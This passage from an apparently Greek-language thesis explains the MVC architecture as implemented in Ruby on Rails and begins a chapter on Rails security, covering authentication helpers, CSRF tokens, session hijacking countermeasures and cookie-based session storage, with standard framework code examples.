
Κατά την υλοποίηση αυτών των λειτουργιών σε μια εφαρμογή, η ένταξη τους σε έναν ενιαίο κώδικα δημιουργεί μια σειρά δυσκολίες τόσο στην ανάπτυξη όσο κυρίως στην συντήρηση και την ενημέρωση της εφαρμογής. Κάθε αλλαγή σε ένα επίπεδο της εφαρμογής θα απαιτούσε επέμβαση στο σύνολο του κώδικα [26].

Μία πρόκληση που αντιμετωπίζει ένας προγραμματιστής κατά την ανάπτυξη μιας εφαρμογής είναι η κατάλληλη τμηματοποίηση του κώδικα, ώστε κάθε ένα από αυτά να υλοποιεί ξεχωριστή λειτουργία καθιστώντας την ανάπτυξη του κάθε τμήματος ανεξάρτητη από την ανάπτυξη των υπολοίπων. Ένας τέτοιος σχεδιασμός καθιστά την ανάπτυξη της εφαρμογής ταχύτερη, τη συντήρηση και τις μελλοντικές αλλαγές ευκολότερες και εν τέλει την εφαρμογή πιο δυναμική. [27]

Το **MVC (Model-View-Controller)** αποτελεί ένα δημοφιλές μοντέλο αρχιτεκτονικής λογισμικού το οποίο χρησιμοποιείται ευρέως σε μια σειρά περιβάλλοντα αλληλεπίδρασης χρήστη και συστήματος. Στο μοντέλο αυτό ο πηγαίος κώδικας διαχωρίζεται σε τρία ισχυρά διασυνδεδεμένα μέρη με σχετικό διαχωρισμό της πληροφορίας, η οποία εμφανίζεται στον χρήστη από τα δεδομένα τα οποία βρίσκονται αποθηκευμένα στο σύστημα.

Το κυριότερο δομικό μέρος της αρχιτεκτονικής είναι το μοντέλο (Model) το οποίο διαχειρίζεται την ανάκτηση, αποθήκευση και επικύρωση των δεδομένων στο σύστημα. Ο ελεγκτής (Controller) αποτελείται από ενέργειες οι οποίες είναι ουσιαστικά συναρτήσεις που δέχονται εισόδους και παράγουν αποτελέσματα. Συγκεκριμένα ο ελεγκτής ανάλογα με την ενέργεια και τις εισόδους δημιουργεί ερωτήματα στο μοντέλο το οποίο τα επεξεργάζεται και στη συνέχεια καλεί την εμφάνιση (View) για να τα εμφανίσει στον χρήστη [27].

Στην παρακάτω εικόνα βλέπουμε πως λειτουργεί σχηματικά το μοντέλο αρχιτεκτονικής MVC στο οποίο είναι βασισμένο το προγραμματιστικό πλαίσιο Ruby on Rails:



Εικόνα 9: Αρχιτεκτονική MVC [29]

3.3.1 Μοντέλο (Model)

Στο μοντέλο όπως προαναφέρθηκε πραγματοποιείται όλη η διαχείριση των δεδομένων του συστήματος. Μπορούμε να δημιουργήσουμε όσα μοντέλα επιθυμούμε, το σωστό όμως είναι το κάθε μοντέλο να διαχειρίζεται δικά του δεδομένα και να εξυπηρετεί, να γίνεται ταυτόσημο με μια οντότητα. Ως συνήθως τα μοντέλα σε ένα σύστημα είναι όσα και οι πίνακες της βάσης δεδομένων του συστήματος ή περισσότερα. Έτσι το μοντέλο δύναται να εκπροσωπεί έναν πίνακα ή μια άλλου τύπου οντότητα όπως μια ανεξάρτητη φόρμα η οποία επιτελεί έναν περιφερειακό σκοπό της εφαρμογής. [28]

Το μοντέλο είναι το τμήμα του κώδικα που διαχειρίζεται όλες τις λειτουργίες που σχετίζονται με τα δεδομένα. Δηλαδή την πιστοποίηση των δεδομένων validation), την κατάσταση συνόδου (session state), την δομή και τον έλεγχο της βάσης δεδομένων. Η ύπαρξη του απλοποιεί τον κώδικα που χρειάζεται να γράψει ο ίδιος ο προγραμματιστής. Το συγκεκριμένο επίπεδο αναλαμβάνει την υλοποίηση της επιχειρησιακής λογικής (business logic) μιας εφαρμογής [30].

3.3.2 Εμφάνιση (View)

Η Εμφάνιση (View) είναι εκείνο το κομμάτι κώδικα που είναι υπεύθυνο για την διαχείριση των λειτουργιών που σχετίζονται με το γραφικό περιβάλλον των διεπαφών του χρήστη (User Interface). Σε αυτό περιλαμβάνονται όλα τα στοιχεία HTML (δηλαδή κουμπιά, φόρμες κ.ά.).

Η ξεχωριστή πλευρά της εμφάνισης βοηθάει ουσιαστικά στον διαχωρισμό του σχεδιασμού από την υλοποίηση μιας εφαρμογής μειώνοντας σημαντικά την πιθανότητα σφαλμάτων [26] [30].

Πρόκειται για αρχεία που εκτελούνται στον πελάτη και λαμβάνουν ως είσοδο ορίσματα που εξάγονται από τις συναρτήσεις του ελεγκτή. Εμπεριέχουν κώδικα HTML, PHP, CSS, JS και τεχνολογίες όπως AJAX, Bootstrap. Συνήθως είναι όσες και οι ενέργειες του ελεγκτή, αφού κάθε μια ενέργεια καλεί κάποιο αρχείο εμφάνισης [28].

3.3.3 Ελεγκτές (Controller)

Ο ελεγκτής είναι εκείνο το κομμάτι κώδικα που αναλαμβάνει τον χειρισμό των Γεγονότων (events). Τα events ενεργοποιούνται είτε από την αλληλεπίδραση του χρήστη με την εφαρμογή είτε από μια εσωτερική διαδικασία της εφαρμογής [30].

Οι ελεγκτές συνήθως είναι όσα είναι και τα μοντέλα. Συσχετίζονται ακριβώς μαζί τους και μέσα από αυτούς εκτελούμε τις συναρτήσεις τους. Ο κάθε ελεγκτής αποτελείται από σημαντικές συναρτήσεις οι οποίες ονομάζονται Ενέργειες (actions) [28].

Όπως φαίνεται και από την εικόνα 9 ο ελεγκτής είναι εκείνο το τμήμα που συνδέει την παρουσίαση των δεδομένων της Εμφάνισης (view) με τις λειτουργίες του Μοντέλου (model). Δέχεται αιτήσεις, ανακτά δεδομένα από το Μοντέλο και στη συνέχεια δημιουργεί την κατάλληλη Εμφάνιση με την οποία θα προβάλλει τα δεδομένα αυτά στον χρήστη [31].

3.3.4 Πλεονεκτήματα της αρχιτεκτονικής MVC

Με βάση τα όσα αναφέρθηκαν παραπάνω είναι φανερό ότι η αρχιτεκτονική MVC προσφέρει μια σειρά από σημαντικά πλεονεκτήματα κατά τον σχεδιασμό μιας εφαρμογής. Συγκεκριμένα:


- **Διαχωρισμός Προβλημάτων:** Αυτό αποτελεί το πιο βασικό πλεονέκτημα της συγκεκριμένης αρχιτεκτονικής. Με βάση αυτή, ο πηγαίος κώδικας είναι χωρισμένος σε τρία επίπεδα. Το μοντέλο, τον ελεγκτή, και την εμφάνιση. Έτσι το κάθε επίπεδο επιτελεί διαφορετικό έργο και με αυτόν τον τρόπο είμαστε σε θέση να γράψουμε κώδικα χωρίς ιδιαίτερα προβλήματα και να επιλύσουμε κάθε λειτουργία στο επίπεδο που πρέπει να υλοποιήσουμε.
- **Επεκτασιμότητα:** Η δυνατότητα δηλαδή να προσθέτουμε λειτουργίες ή να αλλάζουμε τις υπάρχουσες ή ακόμα και να προσθέσουμε πεδία σε κάποιο πίνακα ή και καινούργιο πίνακα στη βάση δεδομένων της εφαρμογής χωρίς να παρουσιαστούν προβλήματα συμβατότητας με τον κώδικα πυρήνα που έχει ήδη γραφτεί.
- **Ελεγξιμότητα:** Αφορά την δυνατότητα ελέγχου της εφαρμογής. Ο κώδικας είναι καλά οργανωμένος επομένως ότι σφάλμα και να χρειαστεί να αντιμετωπίσουμε γνωρίζουμε που θα χρειαστεί να ψάξουμε [28].

3.4 Η αρχιτεκτονική του Ruby on Rails

Το προγραμματιστικό πλαίσιο Ruby on Rails είναι ένα web framework που έχει αναπτυχθεί, όπως αναφέραμε στην αντικειμενοστραφή γλώσσα Ruby και ακολουθεί το αρχιτεκτονικό πρότυπο MVC (Model-View-Controller) αξιοποιώντας ένα σύστημα ORM (Object-Relational Mapping).

Με τον όρο **Object-Relational Map** ορίζουμε ένα μηχανισμό, ένα σύστημα μέσω του οποίου λογισμικά που βασίζονται στην αντικειμενοστρέφεια μπορούν να αποθηκεύσουν δεδομένα με ασφαλή τρόπο για μεγάλο χρονικό διάστημα έχοντας τη δυνατότητα διαχείρισης και προβολής τους ως αντικείμενα εντός τους. Το ORM είναι ουσιαστικά ένας τρόπος αντιστοίχισης των κλάσεων μιας γλώσσας προγραμματισμού με τα δεδομένα μιας βάσης. Μέσω αυτής της αντιστοίχισης υπάρχει η δυνατότητα να διαχειριστούμε τα δεδομένα μέσω μεθόδων και κλάσεων στις οποίες αντιστοιχίζονται [26] [32] [33].

Στην παρακάτω εικόνα βλέπουμε την αρχιτεκτονική MVC όπως υλοποιείται στο προγραμματιστικό πλαίσιο Ruby on Rails:



Εικόνα 10: Αρχιτεκτονική MVC στο Ruby on Rails [37]

Στη συνέχεια θα δούμε πιο αναλυτικά μια σειρά πλευρές αυτής της αρχιτεκτονικής καθώς και των λειτουργιών που αυτές επιτελούν.

3.4.1 ActiveRecord – Μοντέλο

Το ActiveRecord αποτελεί το Μοντέλο (κατά την αρχιτεκτονική MVC) του προγραμματιστικού πλαισίου Ruby on Rails και είναι το επίπεδο εκείνο που είναι υπεύθυνο για την αντιπροσώπευση των επιχειρησιακών δεδομένων και της λογικής. Διευκολύνει τη δημιουργία και τη χρήση αντικειμένων των οποίων τα δεδομένα απαιτούν μόνιμη αποθήκευση σε μια βάση δεδομένων.

Το ActiveRecord είναι το ORM στρώμα που παρέχεται από το πλαίσιο Rails. Ακολουθεί το πρότυπο του ORM μοντέλου, οι πίνακες αποτυπώνονται σε κλάσεις, οι γραμμές σε αντικείμενα και οι στήλες σε ιδιότητες αντικειμένων. Βασιζόμενο στην προτυποποίηση και ξεκινώντας με κάποιες προκαθορισμένες ρυθμίσεις ελαχιστοποιεί την διαμόρφωση που απαιτείται από τους προγραμματιστές.

Με βάση την αρχή σύμβαση αντί ρύθμισης (Convention over Configuration) και την εφαρμογή τους στο ActiveRecord έχουμε συμβάσεις για την ονοματολογία. Από προεπιλογή, στο ActiveRecord έχουμε ορισμένες συμβάσεις ονοματολογίας προκειμένου να δημιουργηθούν οι απαραίτητες συσχετίσεις μεταξύ μοντέλων και πινάκων στη βάση δεδομένων. Έτσι για παράδειγμα αν στο μοντέλο έχουμε μια κλάση Article τότε στη βάση δεδομένων σχηματίζεται ένας πίνακας articles ή αν έχουμε μια κλάση LineItems στη βάση δεδομένων θα σχηματιστεί ο πίνακας line_items.

Η δημιουργία ενός μοντέλου ActiveRecord στο πλαίσιο Ruby on Rails είναι αρκετά εύκολη, αρκεί να φτιάξουμε μια υποκλάση του ApplicationRecord:

```
class Product < ApplicationRecord
end
```

Αυτό θα δημιουργήσει ένα μοντέλο Product, χαρτογραφημένο σε ένα πίνακα products στη βάση δεδομένων. Με αυτόν τον τρόπο έχουμε την δυνατότητα να αντιστοιχήσουμε τις στήλες κάθε σειράς αυτού του πίνακα με τα χαρακτηριστικά των στιγμιότυπων του μοντέλου [35].

3.4.2 ActionView – Προβολή

Στο Rails το ActionView είναι υπεύθυνο για τη δημιουργία είτε του συνόλου, είτε μέρους της σελίδας που εμφανίζεται σε έναν φυλλομετρητή (Browser) του χρήστη. Στην πιο απλή μορφή του, ένα View είναι ένα κομμάτι HTML κώδικα που εμφανίζει κάποιο προσχεδιασμένο κείμενο. Στην πράξη, συνήθως απαιτείται η εισαγωγή δυναμικού περιεχομένου που δημιουργείται από τη μέθοδο δράσης στο ActionController.

Τα ActionView και ActionController που αποτελούν μέρη της MVC αρχιτεκτονικής του Rails συσχετίζονται μεταξύ τους. Το ActionController προμηθεύει το ActionView με δεδομένα και στη συνέχεια λαμβάνει δεδομένα από τις σελίδες που παράγονται από τα ActionView. Εξαιτίας αυτών των αλληλεπιδράσεων τα ActionView και ActionController περιλαμβάνονται σε ένα ενιαίο κομμάτι που ονομάζεται Action Pack. Παρόλο που αυτό είναι ενιαίο, παρέχει τον διαχωρισμό που απαιτείται για την δημιουργία διαδικτυακών εφαρμογών με σαφώς προσδιορισμένο κώδικα για τον έλεγχο και την παρουσίαση.

Στο Rails το δυναμικό περιεχόμενο παράγεται από πρότυπα (templates), που διατίθενται σε τρεις διαφορετικούς τύπους. Το πιο συχνό είναι το rhtml, το οποίο είναι html κώδικας που εμπεριέχει κώδικα ruby. Το δεύτερο σχήμα προτυποποίησης είναι το rxml που επιτρέπει την κατασκευή xml εγγράφων με τη χρήση κώδικα ruby και στο οποίο η δομή του παραγόμενου XML κώδικα ακολουθεί αυτομάτως τη δομή του κώδικα. Ο τρίτος τύπος είναι το rjs. Αυτός ο τύπος επιτρέπει τη δημιουργία Javascript στον εξυπηρετητή και βοηθάει άμεσα τη δημιουργία προβολών (interfaces) Ajax. [34]

Όπως έχουμε ήδη αναφέρει για κάθε ελεγκτή ένας συσχετισμένος κατάλογος στον φάκελο app/views που περιέχει τα αρχεία προτύπων (templates) που κάνουν τις συσχετίσεις των προβολών με αυτόν τον ελεγκτή. Αυτά τα αρχεία χρησιμοποιούνται για την εμφάνιση της προβολής που προκύπτει από κάθε ενέργεια του ελεγκτή.

Στην παρακάτω εικόνα βλέπουμε τι κάνει το Rails από προεπιλογή όταν επιλέγουμε να δημιουργήσουμε έναν νέο πόρο (resource) με την εντολή generate scaffold :

```
$ bin/rails generate scaffold article
      [...]
      invoke  scaffold_controller
      create    app/controllers/articles_controller.rb
      invoke    erb
      create      app/views/articles
      create      app/views/articles/index.html.erb
      create      app/views/articles/edit.html.erb
      create      app/views/articles/show.html.erb
      create      app/views/articles/new.html.erb
      create      app/views/articles/_form.html.erb
      [...]
```

Εικόνα 11: Παράδειγμα generate scaffold

Όπως βλέπουμε και στην εικόνα αρχικά δημιουργείται ένας ελεγκτής (controller) articles_controller που εντάσσεται στον φάκελο των ελεγκτών και στη συνέχεια, σύμφωνα με την σύμβαση ονοματολογίας του Rails, δημιουργούνται τα views για κάθε ενέργεια αυτού του ελεγκτή. Έτσι για παράδειγμα η ενέργεια index του ελεγκτή θα χρησιμοποιήσει το αρχείο index.html.erb που βρίσκεται στον φάκελο app/views/articles.

3.4.3 ActionController - Ελεγκτής

Ο ActionController αφορά το επίπεδο του ελεγκτή στο αρχιτεκτονικό μοντέλο MVC όπως αυτό υλοποιείται στο Ruby on Rails framework. Ο ρόλος του ελεγκτή έχει ως εξής: αφού ο δρομολογητής καθορίσει ποιος ελεγκτής θα χρησιμοποιηθεί για την υλοποίηση ενός αιτήματος, ο ελεγκτής αναλαμβάνει την κατανόηση του αιτήματος και την παραγωγή της κατάλληλης εξόδου. Ο ActionController χρησιμοποιεί έξυπνες συμβάσεις για να το κάνει αυτό.

Στις περισσότερες εφαρμογές ο ελεγκτής παραλαμβάνει την αίτηση (κάτι που είναι μη ορατό στον προγραμματιστή) φέρνοντας ή αποθηκεύοντας δεδομένα από το μοντέλο και χρησιμοποιώντας ένα view δημιουργεί μια έξοδο HTML. Ο ελεγκτής επομένως πρέπει να κατανοείται σαν ένα ενδιάμεσο επίπεδο μεταξύ του Μοντέλου και της Προβολής, αφού στην πραγματικότητα από τη μία κάνει διαθέσιμα τα δεδομένα του Μοντέλου για προβολή και τα παρουσιάζει στον χρήστη ενώ από την άλλη αποθηκεύει ή ενημερώνει τα δεδομένα του χρήστη στο Μοντέλο.

Ένας ελεγκτής είναι μια κλάση της Ruby που «κληρονομεί» από το ApplicationController και έχει μεθόδους όπως οποιαδήποτε άλλη κλάση. Όταν ο δρομολογητής καθορίσει ποιος ελεγκτής και ποια ενέργεια (action) πρέπει να «τρέξει» τότε το Rails δημιουργεί ένα στιγμιότυπο αυτού του ελεγκτή και «τρέχει» τη μέθοδο που έχει το ίδιο όνομα με την ενέργεια.

Για παράδειγμα αν ένας χρήστης πάει στον φάκελο /clients/new για να δημιουργήσει ένα καινούργιο πελάτη, το Rails θα δημιουργήσει ένα στιγμιότυπο του ClientsController και θα καλέσει τη μέθοδο new. Στην παρακάτω εικόνα η άδεια μέθοδος new θα λειτουργήσει κανονικά γιατί το Rails από προεπιλογή ενεργοποιεί την new.html.erb της View εκτός αν η μέθοδος λέει κάτι άλλο [38].

```
class ClientsController < ApplicationController
  def new
  end
end
```

Εικόνα 12: Μέθοδος new

Δύο σημαντικές πλευρές που πρέπει να αναφερθούν και σχετίζονται με τον ελεγκτή αφορούν την αυθεντικοποίηση του HTTP και το Forgery Protection.

Όσον αφορά την αυθεντικοποίηση του HTTP το Rails έχει δύο ενσωματωμένους μηχανισμούς τους Basic Authentication και Digest Authentication.

Η **αυθεντικοποίηση HTTP** είναι αρκετά χρήσιμη, αρκεί να σκεφτούμε μια σελίδα διαχειριστή που θέλουμε να είναι προσβάσιμη μόνο με username και password. Το Rails μας δίνει την δυνατότητα να χρησιμοποιήσουμε την ενσωματωμένη μέθοδο http_basic_authenticate_with.

Στην παρακάτω εικόνα βλέπουμε ένα παράδειγμα:

```
class AdminsController < ApplicationController
  http_basic_authenticate_with name: "humbaba", password: "5baa61e4"
end
```

Εικόνα 13: HTTP basic authentication

Με αυτόν τον τρόπο δημιουργούνται ελεγκτές που κληρονομούν από το AdminsController και κάθε ενέργεια αυτών των ελεγκτών προστατεύεται από το HTTP basic authentication.

Το **HTTP digest authentication** είναι ανώτερο από το basic authentication αφού δεν απαιτεί από τον χρήστη να στείλει τον κωδικό πρόσβασης μη κρυπτογραφημένο στο δίκτυο (παρόλο που το HTTP basic authentication θεωρείται ασφαλές με HTTPS). Για να χρησιμοποιηθεί χρειάζεται μόνο μια μέθοδος, η authenticate_or_request_with_http_digest, όπως φαίνεται στην παρακάτω εικόνα:

```
class AdminsController < ApplicationController
  USERS = { "lifo" => "world" }

  before_action :authenticate

  private

    def authenticate
      authenticate_or_request_with_http_digest do |username|
        USERS[username]
      end
    end
end
```

Εικόνα 14: HTTP Digest authentication

Όπως φαίνεται και στο παραπάνω παράδειγμα η μέθοδος παίρνει μόνο ένα όρισμα, το username και επιστρέφει το password. Αν η επιστροφή είναι false ή null τότε έχουμε σφάλμα αυθεντικοποίησης.

Το Cross-Site Forgery είναι ένα είδος επίθεσης που περιγράψαμε και νωρίτερα, κατά το οποίο ένα ιστότοπος ξεγελάει τον χρήστη δημιουργώντας αιτήματα (προσθήκης, εγγραφής, διαγραφής δεδομένων) προς ένα άλλο ιστότοπο χωρίς ο χρήστης να γνωρίζει ότι κάτι τέτοιο συμβαίνει.

Το πρώτο βήμα για να αποφευχθούν τέτοιου είδους επιθέσεις είναι να εξασφαλίσουμε ότι ενέργειες όπως create, update και destroy είναι προσβάσιμες μόνο από non-GET αιτήματα. Για να συμβεί αυτό χρειάζεται να προσθέσουμε ένα token που θα είναι γνωστό μόνο στον server για κάθε αίτημα.

Δημιουργώντας μια φόρμα με τον ακόλουθο τρόπο:

```
<%= form_for @user do |f| %>
  <%= f.text_field :username %>
  <%= f.text_field :password %>
<% end %>
```

Εικόνα 15: Form creation

προστίθεται ένα token σαν κρυφό πεδίο:

```
<form accept-charset="UTF-8" action="/users/1" method="post">
<input type="hidden"
       value="67250ab105eb5ad10851c00a5621854a23af5489"
       name="authenticity_token"/>
<!-- fields -->
</form>
```

Εικόνα 16: Form authenticity token

Όπως βλέπουμε το Rails προσθέτει κατά αυτόν τον τρόπο ένα token σε κάθε φόρμα που δημιουργείται χρησιμοποιώντας το form helpers. Αν θέλουμε να προσθέσουμε αυτή τη μέθοδο μεμονωμένα καλούμε την form_authenticity_token.

Κεφάλαιο 4: Ζητήματα ασφάλειας στο Ruby on Rails

Τα προγραμματιστικά πλαίσια έχουν φτιαχτεί για να βοηθήσουν τους προγραμματιστές στην δημιουργία διαδικτυακών εφαρμογών. Μερικές από αυτές βοηθούν και στα ζητήματα ασφάλειας των εφαρμογών. Όμως το πραγματικό επίπεδο ασφάλειας κάθε εφαρμογής εξαρτάται σε μεγάλο βαθμό από τον προγραμματιστή και τον τρόπο που αξιοποιεί τα εργαλεία που του προσφέρει το προγραμματιστικό πλαίσιο που χρησιμοποίησε για την ανάπτυξη της εφαρμογής αλλά και από τα επίπεδα του περιβάλλοντος της διαδικτυακής εφαρμογής (back-end storage, web server κλπ).

Η δημιουργία ασφαλών εφαρμογών προϋποθέτει όλα τα επίπεδα της εφαρμογής να είναι ενημερωμένα και να έχει γίνει σωστή χρήση των εργαλείων ασφάλειας που προσφέρει το πλαίσιο.

Από αυτή τη σκοπιά το Ruby on Rails διαθέτει μια σειρά από μεθόδους που βοηθούν στην αντιμετώπιση ζητημάτων ασφάλειας όπως παρουσιάστηκαν παραπάνω με βάση το OWASP Top Ten και τα οποία θα παρουσιαστούν σε αυτό το κεφάλαιο.

4.1 Ασφάλεια συνόδου (Session security)

Οι διαχείριση των συνόδων είναι ένα συχνό σημείο ευπαθειών και πιθανών απειλών που μπορούν να αξιοποιηθούν για επίθεση σε μια διαδικτυακή εφαρμογή. Οι περισσότερες εφαρμογές χρειάζεται να καταγράφουν την συγκεκριμένη κατάσταση που βρίσκονται οι χρήστες και αυτό συμβαίνει γιατί χωρίς τις συνόδους ο χρήστης θα έπρεπε να ταυτοποιείται και να αυθεντικοποιείται για κάθε αίτημα (αυτό μπορεί να αφορά ένα καλάθι αγορών ή τα διαπιστευτήρια ενός συνδεδεμένου χρήστη).

Το Rails δημιουργεί αυτόματα μια καινούργια σύνοδο όταν ένας καινούργιος χρήστης αποκτά πρόσβαση στην εφαρμογή ή επαναφέρει μια υπάρχουσα σύνοδο αν πρόκειται για χρήστη που έχει ξαναχρησιμοποιήσει την εφαρμογή.

Μια σύνοδος συνήθως αποτελείται από τα στοιχεία μιας τιμής hash και ένα αναγνωριστικό συνόδου (session id), συνήθως ένα αλφαριθμητικό 32 χαρακτήρων για να αναγνωρίζει την τιμή hash. Κάθε cookie που στέλνεται στον περιηγητή του χρήστη περιλαμβάνει το αναγνωριστικό συνόδου ενώ παράλληλα ο περιηγητής του χρήστη το στέλνει στον διακομιστή για κάθε αίτημα του χρήστη.

Στο Rails μπορούμε να αποθηκεύσουμε και να ανακτήσουμε αυτά τα δεδομένα χρησιμοποιώντας την μέθοδο συνόδων (session method) όπως την βλέπουμε στην παρακάτω εικόνα:

```
session[:user_id] = @current_user.id
User.find(session[:user_id])
```

Εικόνα 17: Μέθοδος session id

4.1.1 Υποκλοπή συνόδου (session hijacking)

Το αναγνωριστικό συνόδου παράγεται με τη χρήση του SecureRandom.hex που δημιουργεί ένα τυχαίο δεκαεξαδικό αλφαριθμητικό 32 χαρακτήρων. Προς το παρόν η παραβίαση των αναγνωριστικών συνόδων με επιθέσεις τύπου brute force δεν μπορούν να πραγματοποιηθούν έτσι οι επιθέσεις που επιλέγονται από κακόβουλους χρήστες είναι η υποκλοπή των αναγνωριστικών.

Με την κλοπή των αναγνωριστικών συνόδου ένας κακόβουλος χρήστης αποκτά την δυνατότητα να χρησιμοποιήσει την διαδικτυακή εφαρμογή στο όνομα του θύματος.

Οι περισσότερες διαδικτυακές εφαρμογές έχουν ένα σύστημα αυθεντικοποίησης. Ο χρήστης εισάγει ένα user name και ένα password και η εφαρμογή τα ελέγχει και αποθηκεύει τα αναγνωριστικά χρήστη στο hash συνόδου, με αυτόν τον τρόπο η σύνοδος θεωρείται έγκυρη. Σε κάθε αίτημα η εφαρμογή θα φορτώσει τον χρήστη, που πιστοποιείται από τα αναγνωριστικά χρήστη που βρίσκονται στη σύνοδο, χωρίς την ανάγκη για νέα πιστοποίηση. Το αναγνωριστικό συνόδου (session id) στο cookie αναγνωρίζει την σύνοδο [7].

Όπως γίνεται εύκολα κατανοητό το cookie εξυπηρετεί την προσωρινή αυθεντικοποίηση από την διαδικτυακή εφαρμογή κι επομένως όποιος υποκλέψει ένα τέτοιο cookie από κάποιον άλλο μπορεί να χρησιμοποιήσει την εφαρμογή εξ ονόματος του.

Στη συνέχεια δίνονται ορισμένα παραδείγματα και αντίμετρα για το πως μπορούν να υλοποιηθούν αλλά κυρίως να αντιμετωπιστούν σχεδιαστικά τέτοιες επιθέσεις:

- **Υποκλοπή ενός cookie με sniff attack σε ένα μη ασφαλές δίκτυο.** Σε ένα μη κρυπτογραφημένο ασύρματο δίκτυο είναι εύκολα να υποκλαπεί η δικτυακή κίνηση όλων των συνδεδεμένων χρηστών. Αυτό σημαίνει ότι ο προγραμματιστής πρέπει να παρέχει ασφαλή σύνδεση με τη χρήση του πρωτοκόλλου SSL/TLS [44]. Αυτό μπορεί να γίνει επιβάλλοντας η σύνδεση να γίνεται με SSL μέσα στο αρχείο ρυθμίσεων της εφαρμογής όπως φαίνεται στην παρακάτω εικόνα:

```
config.force_ssl = true
```

Εικόνα 18: Force SSL connection

- **Application logout.** Οι περισσότεροι χρήστες δεν καθαρίζουν τα cookie όταν χρησιμοποιούν δημόσιους υπολογιστές. Με αυτόν τον τρόπο αν κάποιος χρήστης δεν έχει κάνει έξοδο από μια εφαρμογή ο επόμενος χρήστης θα μπορούσε να χρησιμοποιήσει την εφαρμογή στο όνομα του. Σχεδιαστικά για την αντιμετώπιση του συγκεκριμένου προβλήματος μπορούμε να παρέχουμε στην εφαρμογή ένα κουμπί logout σε εμφανές σημείο.
- **Session fixation.** Άντι ο κακόβουλος χρήστης να κλέψει ένα cookie, φτιάχνει ένα αναγνωριστικό συνόδου χρήστη στο cookie που είναι γνωστό σε αυτόν.

Γενικά ο προγραμματιστής πρέπει να λαμβάνει υπόψη του τα παραπάνω ζητήματα ασφάλειας κατά τον σχεδιασμό και την ρύθμιση των συνόδων ώστε να αποφεύγει την σημαντική έκθεση δεδομένων και την παραβίαση των συνόδων. Συγκεκριμένα πρέπει να αποφεύγεται η αποθήκευση μεγάλων αντικειμένων στις συνόδους. Αντ' αυτού πρέπει να αποθηκεύονται στη βάση δεδομένων με κάποιο αναγνωριστικό και το αναγνωριστικό να αποθηκεύεται στη σύνοδο (με αυτόν τον τρόπο εξασφαλίζεται και χώρος αποθήκευσης στις συνόδους). Ακόμα πρέπει να αποφεύγεται η αποθήκευση ευαίσθητων δεδομένων στις συνόδους αφού μπορούν να γίνουν ορατά από την πλευρά του πελάτη [7].

4.1.2 Αποθήκευση συνόδων (session storage)

Το Rails παρέχει μια σειρά μηχανισμούς αποθήκευσης για τα hashes των συνόδων. Ο πιο σημαντικός είναι ο μηχανισμός **ActionDispatch::Session::CookieStore**. Πρωτοπαρουσιάστηκε στην 2η έκδοση του Rails ως ο προεπιλεγμένος μηχανισμός αποθήκευσης των συνόδων.

Το **CookieStore** αποθηκεύει το hash της συνόδου κατευθείαν στο cookie από την πλευρά του πελάτη (client). Ο διακομιστής ανασύρει το hash της συνόδου από το cookie και με αυτόν τον τρόπο εξαλείφεται η ανάγκη για αναγνωριστικό συνόδου. Παρόλο που με αυτόν τον τρόπο επιτυγχάνεται μεγάλη ταχύτητα της εφαρμογής υπάρχουν σημαντικά ζητήματα που πρέπει να ληφθούν υπόψη όσον αφορά τις δυνατότητες αποθήκευσης αλλά και την ασφάλεια.

